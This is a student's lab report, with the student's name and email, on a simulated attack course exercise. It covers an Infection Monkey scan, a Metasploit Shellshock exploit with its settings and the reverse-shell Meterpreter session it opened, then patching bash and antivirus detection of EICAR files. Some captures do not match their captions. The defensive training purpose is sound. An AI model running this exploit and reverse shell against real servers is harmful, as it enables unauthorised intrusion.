Student:	Email:
Jalen Salgado	jsalgado1915@gmail.com


Time on Task:	Progress:
10 hours, 5 minutes	100%

Report Generated: Saturday, July 26, 2025 at 2:10 PM

Section 1: Hands-On Demonstration

Part 1: Perform a Simulated Attack with Infection Monkey


14. **Make a screen capture** showing the **successful exploit of the corporationtechs.com web server from MonkeyIsland**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-04-21 10:50:33
Jalen Salgado

```
4/21/2025, 5:41:13 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
HadoopExploiter

4/21/2025, 5:41:13 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
SambaCryExploiter

4/21/2025, 5:41:17 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
ShellShockExploiter

4/21/2025, 5:41:17 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
Struts2Exploiter

4/21/2025, 5:41:18 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
VSFTPDExploiter

4/21/2025, 5:41:40 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
WebLogicExploiter

4/21/2025, 5:43:20 PM
vWorkstation.securelabsondemand.com
: 192.168.50.2
SSHExploiter
```

17. **Make a screen capture** showing the **recommendations for the corporationtechs.com web server**.




Machine related recommendations

- CORPORATIONTECHS.COM
  1. Change user's password to a complex one-use password that is not shared with other computers on the network.
     Read More...
  2. Segment your network and make sure there is no communication between machines from different segments.
     Read More...
- VWORKSTATION.SECURELABSONDEMAND.COM
  1. Change Administrator's password to a complex one-use password that is not shared with other computers on the network.
     Read More...
  2. Segment your network and make sure there is no communication between machines from different segments.
     Read More...
- CLEAN-UBUNTU
  1. Segment your network and make sure there is no communication between machines from different segments.
     Read More...

The Network from the Monkey's Eyes


20. **Make a screen capture** showing the **remote zip file copied to the corporationtechs.com machine** (172.40.0.20).



"monkey-temp-file" selected (0 bytes)

Part 2: Use Antivirus Software to Remove Malicious Files

12. **Make a screen capture** showing the **contents of the VIRUS directory**.




Defending the Network from a Simulated Attack (3e)
TargetLinux01
2025-04-21 12:06:13
Jalen Salgado

Section 2: Applied Learning


Part 1: Exploit a Vulnerable Web Server with Metasploit

11. **Make a screen capture** showing the **updated exploit settings**.



```
   Name            Current Setting      Required  Description
   ----            ---------------      --------  -----------
   CMD_MAX_LENGTH  2048                 yes       CMD max line length
   CVE             CVE-2014-6271        yes       CVE to check/exploit (Accepted
: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent           yes       HTTP header to use
   METHOD          GET                  yes       HTTP method to use
   Proxies                              no        A proxy chain of format type:h
ost:port[,type:host:port][...]
   RHOSTS          172.40.0.20          yes       The target host(s), range CIDR
 identifier, or hosts file with syntax 'file:<path>'
   RPATH           /bin                 yes       Target PATH for binaries used
by the CmdStager
   RPORT           80                   yes       The target port (TCP)
   SRVHOST         0.0.0.0              yes       The local host or network inte
rface to listen on. This must be an address on the local machine or 0.0.0.0 to l
isten on all addresses.
   SRVPORT         8080                 yes       The local port to listen on.
   SSL             false                no        Negotiate SSL/TLS for outgoing
 connections
   SSLCert                              no        Path to a custom SSL certifica
te (default is randomly generated)
   TARGETURI       cgi-bin/test-cgi.sh  yes       Path to CGI script
```


17. **Make a screen capture** showing the **successful Linux shell command on TargetLinux01**.



```
 Linux Command Shell, Reverse TCP Inline
   32  linux/x86/shell_reverse_tcp_ipv6                               manual  No
 Linux Command Shell, Reverse TCP Inline (IPv6)

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use 26
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:32984) at 2025-04
-21 12:13:35 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > 
```


Part 2: Patch the Exploited System

4. **Make a screen capture** showing the **pre-patch Bash version**.



```
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: ***************************************************
/home/user/Music/eicar.com: Eicar-Signature FOUND
/home/user/Music/eicar.com: moved to '/home/user/VIRUS/eicar.com'
/home/user/Music/eicar_com.zip: Eicar-Signature FOUND
/home/user/Music/eicar_com.zip: moved to '/home/user/VIRUS/eicar_com.zip'

----------- SCAN SUMMARY -----------
Known viruses: 8922183
Engine version: 0.102.4
Scanned directories: 144
Scanned files: 458
Infected files: 2
Data scanned: 95.28 MB
Data read: 69.37 MB (ratio 1.37:1)
Time: 32.826 sec (0 m 32 s)
user@corporationtechs:~$ ls ./music
ls: cannot access './music': No such file or directory
user@corporationtechs:~$ ls ./Music
user@corporationtechs:~$ ls ./VIRUS
eicar.com  eicar_com.zip
user@corporationtechs:~$ bash -version
GNU bash, version 4.3.0(1)-release (x86_64-unknown-linux-gnu)
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~$ 
```


9. **Make a screen capture** showing the **post-patch Bash version**.



Activities
Terminal
Apr 21 15:17
user@corporationtechs: ~/Downloads
Defending the Network from a Simulated Attack (3e)
TargetLinux01
2025-04-21 12:17:57
Jalen Salgado

```
bash: cd: donwloads: No such file or directory
user@corporationtechs:~$ cd Downloads
user@corporationtechs:~/Downloads$ ls
bash_5.0-6ubuntu1_amd64.deb
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
Sorry, try again.
[sudo] password for user:
sudo: 3 incorrect password attempts
user@corporationtechs:~/Downloads$ sudo dpkg -i bash_5.0-6ubuntu1_amd64.deb
[sudo] password for user:
(Reading database ... 170569 files and directories currently installed.)
Preparing to unpack bash_5.0-6ubuntu1_amd64.deb ...
Unpacking bash (5.0-6ubuntu1) over (5.0-6ubuntu1) ...
Setting up bash (5.0-6ubuntu1) ...
update-alternatives: using /usr/share/man/man7/bash-builtins.7.gz to provide /u
sr/share/man/man7/builtins.7.gz (builtins.7.gz) in auto mode
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
Processing triggers for man-db (2.9.1-1) ...
user@corporationtechs:~/Downloads$ bash -version
GNU bash, version 5.0.16(1)-release (x86_64-pc-linux-gnu)
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
user@corporationtechs:~/Downloads$
```

13. **Make a screen capture** showing your **unsuccessful exploit attempt.**




```
[+] 172.40.0.20:80 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.0.1.3:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 172.40.0.20
[*] Meterpreter session 1 opened (10.0.1.3:4444 -> 172.40.0.20:32984) at 2025-04
-21 12:13:35 -0700

meterpreter > ls
Listing: /usr/lib/cgi-bin
=========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  781   fil   2020-10-10 14:41:31 -0700  test-cgi.sh

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 172.40.0.20 - Meterpreter session 1 closed.  Reason: User exit
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[*] 172.40.0.20:80 - The target is not exploitable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Section 3: Challenge and Analysis

Part 1: Run an Antivirus Scan on the vWorkstation

Make a screen capture showing the **EICAR file discovered by Windows Virus and threat protection**.



Defending the Network from a Simulated Attack (3e)
vWorkstation
2025-04-21 12:20:41
Jalen Salgado

Windows Security

Scan options

Run a quick, full, custom, or Windows Defender Offline scan.

Threats found. Start the recommended actions.

Virus:DOS/EICAR_Test_File
4/21/2025 12:20 PM (Active)
Severe

Start actions

Threat history

